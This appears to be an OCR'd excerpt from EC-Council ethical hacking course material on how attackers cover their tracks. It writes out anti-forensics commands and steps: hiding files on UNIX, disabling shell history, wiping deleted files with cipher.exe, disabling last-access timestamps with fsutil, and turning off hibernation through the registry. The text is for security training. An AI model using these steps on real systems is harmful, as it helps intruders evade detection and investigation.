  Files in UNIX can be hidden just by appending a dot (.) in front of a file name. In UNIX, each directory is subdivided into two directories: current directory (.) and parent directory (..). Attackers give these a similar name like ". " (with a space after .). These hidden files are usually placed in /dev, /tmp, and /etc.

  An attacker can also edit the log files to cover their tracks. However, sometimes, using this technique of hiding files, an attacker can leave his/her trace behind because the command he/she used to open a file will be recorded in a .bash_history file. A smart attacker knows how to overcome such a problem; he/she does so by using the `export HISTSIZE=0` command.




Figure 6.158: Covering tracks on UNIX OS


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Delete Files using Cipher.exe

- Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting it to avoid their recovery in the future

- To overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`

- To overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`



Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.

To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.

The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:
  `cipher /w:<drive letter>:\<folder name>`
- Use the following command to overwrite all the deleted files in the given drive:
  `cipher /w:<drive letter>`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.159: Screenshot of Cipher.exe command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Disable Windows Functionality

Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, `DisableLastAccess`, which controls enabling or disabling of the last access timestamp

Disable Windows Hibernation


Disable Windows hibernation using the Registry Editor or powercfg command




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)



Disable System Restore Points




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality (Cont'd)

Disable Windows Thumbnail Cache | **Disable Windows Prefetch Feature**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, `DisableLastAccess`, which controls the enabling or disabling of the last access timestamp.

  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

  As shown in the screenshot, attackers use the following command to disable the last access updates:

  ```
  >fsutil behavior set disablelastaccess 1
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.160: Screenshot of fsutil command

- **Disable Windows Hibernation**

  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power`

  - Double-click on **HibernateEnabled** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

